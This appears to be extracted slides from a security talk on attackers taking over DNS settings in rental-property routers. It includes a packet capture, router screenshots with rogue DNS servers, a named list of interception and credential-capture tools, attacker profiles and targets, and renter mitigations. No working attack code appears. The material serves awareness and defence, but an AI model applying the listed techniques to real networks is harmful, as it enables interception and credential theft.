19:11:56.428040 IP (tos 0x0, ttl 64, id 29936, offset 0, flags [DF], protocol UDP (17), length 55)
    kal.42545 > gateway.domain: [bad udp cksum 0x36dd -> 0x0e0a!] 21475+
A? ipinfo.io. (27)
19:11:56.428151 IP (tos 0x0, ttl 64, id 29937, offset 0, flags [DF], protocol UDP (17), length 55)
    kal.42545 > gateway.domain: [bad udp cksum 0x36dd -> 0x1129!] 13764+
AAAA? ipinfo.io. (27)
19:11:56.428575 IP (tos 0x0, ttl 64, id 29938, offset 0, flags [DF], protocol UDP (17), length 71)
    kal.51365 > gateway.domain: [bad udp cksum 0x36ed -> 0xc0c7!] 8489+ PTR? 2.111.16.172.in-addr.arpa. (43)
19:11:56.453036 IP (tos 0x0, ttl 128, id 10500, offset 0, flags [none], protocol UDP (17), length 103)
```

# Attacks

## Owning DNS


### DNS SERVER CONFIGURATION

- ☐ Obtain DNS server address automatically
- ☒ Use the following DNS server addresses

Preferred DNS server : 54.16.108.32

Alternate DNS server : 8.8.8.8

# When the attacker gains control of DNS





# Owning DNS: Attacks

HTTP/S downgrade

Sniff plain-text creds (passive)

Pharming (FakeDNS)

WPAD abuse

Hash capture (http\_ntlm)

BEEF hooks

Browser Autopwn2

Evilgrade (malicious updates)

BDFProxy (MitM binary patching)

# Owning DNS: Attacks

“If an attacker registers a domain to answer leaked WPAD queries and configures a valid proxy, there is potential to conduct man-in-the-middle (MitM) attacks across the Internet.”



# Owning DNS: Attacks

So many great options! How to choose?



# Owning DNS: Attacks

- No 0day ✓
- Almost zero exploit code (!autopwn2) ✓
- Pre-built tools ✓
- Little infrastructure needed (AWS free) ✓
- Attacks are cross-platform ✓
- Attacks are easy to perpetrate ✓
- Attacks can be passive + automated ✓
- Attacks can be difficult to detect ✓
- Logs of attacks can be easily wiped ✓

# Owning DNS: Attacks

## A very simple demonstration

### DYNAMIC IP (DHCP) INTERNET CONNECTION TYPE :

Use this Internet connection type if your Internet Service Provider (ISP) didn't provide you with IP Address information and/or a username and password.

Host Name :

Use Unicasting : ☒ (compatibility for some DHCP Servers)

Primary DNS Server :

52.94.12.133

Secondary DNS Server :

8.8.8.8

MTU :

1500

(bytes) MTU default = 1500

MAC Address :

a0:99:9b:0b:e1:f1


Clone Your PC's MAC Address



# Owning DNS: Attacks

## Captive portal NTLM hash capture

Start

meh 



# Owning DNS: Attacks

## Captive portal NTLM hash capture



Wide range of attack styles,  
can vary from:

Nuanced to Direct  
Subtle to Aggressive  
Opportunistic to Persistent  
Generic to Personalized  
Simple to Sophisticated  
Passive to Invasive  
Annoying to Devastating



# Attacker types

Bored teen

Tech savvy miscreant

Trolls

Grey hat

Full blown black hat

Researcher

Evil property owner

Motivated criminal

Opportunistic criminal





# Semi-targeted attacks

Conferences

Tradeshows

Sporting events

Specific locales (DC Beltway, Silicon Valley)


Holiday destinations

High end rentals for high end targets

Near military bases


Near corporate offices

How would you target?



# Attacks

## Owning DNS





# How ICANN secures your DNS

Locked cages, seismic sensors, smartcards, cameras, EMF blocking, safes, iris scanning



# How you secure your DNS

Kittens, wishful thinking, lulz



# How you secure your DNS


Kittens, wishful thinking, lulz

‘Compu’er says no’




# Mitigations for renters (technical)

## Hardcode DNS in all devices



# Mitigations for renters (technical)


## Hardcode DNS in all devices






# Mitigations for renters (technical)

## Ensure 'Automatic proxy setup' is disabled



# Mitigations for renters (technical)

## Ensure no unknown proxy is in use



# Mitigations for renters (technical)

## Trusted Free VPN

*TunnelBear*



# Mitigations for renters (technical)

## Trusted Free VPN (w/limits)

### Desktop



Mac 64-bit OSX 10.6.8 and later [What's New](#)



Windows Vista and later [What's New](#)

### Mobile



iPads and iPhones with iOS 7 and later



Android 4.01 and later

### Browser Extensions

Lightweight extensions that only tunnel data inside your browser.



